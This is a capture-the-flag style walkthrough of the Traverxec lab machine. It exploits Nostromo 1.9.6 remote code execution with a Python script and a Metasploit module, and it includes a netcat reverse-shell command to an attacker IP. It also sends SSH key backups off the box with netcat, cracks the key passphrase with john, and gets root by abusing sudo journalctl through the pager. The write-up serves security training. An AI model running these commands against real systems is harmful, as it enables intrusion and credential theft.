Traverxec

5th April 2020 / Document No D20.100.63

Prepared By: TRX

Machine Author: jkr

Difficulty: Easy

Classification: Official

Synopsis

Traverxec is an easy Linux machine that features a Nostromo Web Server, which is vulnerable to Remote Code Execution (RCE). The Web server configuration files lead us to SSH credentials, which allow us to move laterally to the user `david`. A bash script in the user's home directory reveals that the user can execute `journalctl` as root. This is exploited to spawn a `root` shell.

Skills Required

- Enumeration
- Metasploit
- Password Cracking

Skills Learned

- SSH Key Cracking
- GTFOBins

Enumeration

Let's begin by running an Nmap scan.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.165 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.165
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals ports 22 and 80 to be open. Nmap reports the `http-server-header` to be `nostromo 1.9.6`, which means that the box is running the `Nostromo` HTTP server.

Nostromo

Nostromo or nhttpd is an open source web server.



The webpage does not seem to show anything interesting, and a Gobuster scan failed to find anything useful.

Foothold

Manual Exploitation

A bit of research yields that nostromo version 1.9.6 has a Remote Code Execution vulnerability. Let's download the python exploit and execute it as follows.

```
python exploit.py 10.10.10.165 80 id
```

```
python exploit.py 10.10.10.165 80 id
HTTP/1.1 200 OK
Date: Thu, 09 Apr 2020 15:34:11 GMT
Server: nostromo 1.9.6
Connection: close


uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

In order to get a reverse shell we can use Netcat. Let's start a Netcat listener on our local machine.

```
nc -lvp 1234
```

Then execute the following command to get a shell.

```
python exploit.py 10.10.10.165 80 "nc -e bash 10.10.14.22 1234"
```

```
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.22] from 10.10.10.165 [10.10.10.165] 54706
```

Metasploit

We can also exploit the vulnerability using the Metasploit module. Let's start Metasploit and try to exploit it.

```
msfconsole
msf > use exploit/multi/http/nostromo_code_exec
msf > set rhosts 10.10.10.165
msf > set lhost 10.10.14.20
msf > run
```

The `lhost` and `rhost` values are set as required and the module is run.

The exploitation was successful and a shell is returned.

TTY

Next, a TTY shell can be spawned using `python`.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Lateral Movement

Let's enumerate the system to find privilege escalation vectors. The `/etc/passwd` file reveals a user named `david`. It also reveals that the `Nostromo` web root is `/var/nostromo/`. The folder `/var/nostromo/conf` contains the web server configuration files.

The file `nhttpd.conf` and `.htpasswd` seem interesting. The `.htpasswd` contains a password hash, which is crackable, but it turns out to be of no use.

The `nhttpd.conf` file contains the following configuration.

```
<SNIP>
# HOMEDIRS [OPTIONAL]
homedirs        /home
homedirs_public     public_www
</SNIP>
```

The `HOMEDIRS` section determines that there might be a `public_www` folder in the user's home directory. The home directory of the user is not readable, however `public_www` is found to be accessible. The folder contains a `protected-file-area` sub-folder.

```
ls -al /home/david/public_www/
ls -al /home/david/public_www/protected-file-area
```

```
ls -al /home/david/public_www/
total 16
drwxr-xr-x 3 david david 4096 Oct 25 15:45 .
drwx--x--x 5 david david 4096 Oct 25 17:02 ..
-rw-r--r-- 1 david david  402 Oct 25 15:45 index.html
drwxr-xr-x 2 david david 4096 Oct 25 17:02 protected-file-area
ls -al /home/david/public_www/protected-file-area
total 16
drwxr-xr-x 2 david david 4096 Oct 25 17:02 .
drwxr-xr-x 3 david david 4096 Oct 25 15:45 ..
-rw-r--r-- 1 david david   45 Oct 25 15:46 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25 17:02 backup-ssh-identity-files.tgz
```

Enumeration of the folder reveals some backed up SSH keys. Let's transfer them to our box using netcat. Run the following command locally to receive the file.

```
nc -lvp 1234 > backup.tgz
```

Next, run the following command on the server to complete the transfer.

```
nc 10.10.14.20 1234 < /home/david/public_www/protected-file-area/backup-ssh-identity-files.tgz
```

Let's extract the files inside `backup-ssh-identity-files.tgz`.

```
tar -xvf backup-ssh-identity-files.tgz
```

The archive is found to contain SSH keys out of which, the private key `id_rsa` can be potentially be used to login as `david`.

```
chmod 400 id_rsa
ssh -i id_rsa david@10.10.10.165
```

However, the private key is encrypted and needs a password. Let's use `john` to try and crack it. First, extract the hash from the RSA key using `ssh2john`.

```
python3 /usr/share/john/ssh2john.py id_rsa > hash.txt
```

Next, crack it using `john` and the `rockyou.txt` wordlist.

```
john --wordlist=/home/root/Documents/rockyou.txt hash.txt
john --show hash.txt
```

This reveals the password to be `hunter`, which we use to SSH into the machine.

```
ssh -i id_rsa david@10.10.10.165
```

The user flag is located in `/home/david/`.

Privilege Escalation

The user's home directory contains a folder called `bin` with the following contents.

```
cat server-stats.sh
```

```
cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

The last line is interesting as it executes `journalctl` using sudo. Let's run the script to see the output.

```
./servers-stats.sh
```

```
Last 5 journal log lines:
<SNIP>
Apr 05 11:25:40 traverxec su[7631]: FAILED SU (to david) www-data on pts/2
</SNIP>
```

The script returns the last 5 lines of the nostromo service logs using journalctl. This is exploitable because journalctl invokes the default pager, which is likely to be `less`. The `less` command displays output on the user's screen and waits for user input once the content is displayed. This can be exploited by running a shell command.

```
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
```

The command above will invoke `less`, after which we can run shell commands by prefixing `!`. Let's try executing `/bin/bash`.

```
!/bin/bash
```

```
Apr 05 11:25:40 traverxec su[7631]: FAILED SU (to david) www-data on pts/2
!/bin/bash
root@traverxec:/home/david/bin#
```

The execution was successful and root shell is spawned. The root flag is located in `/root/`.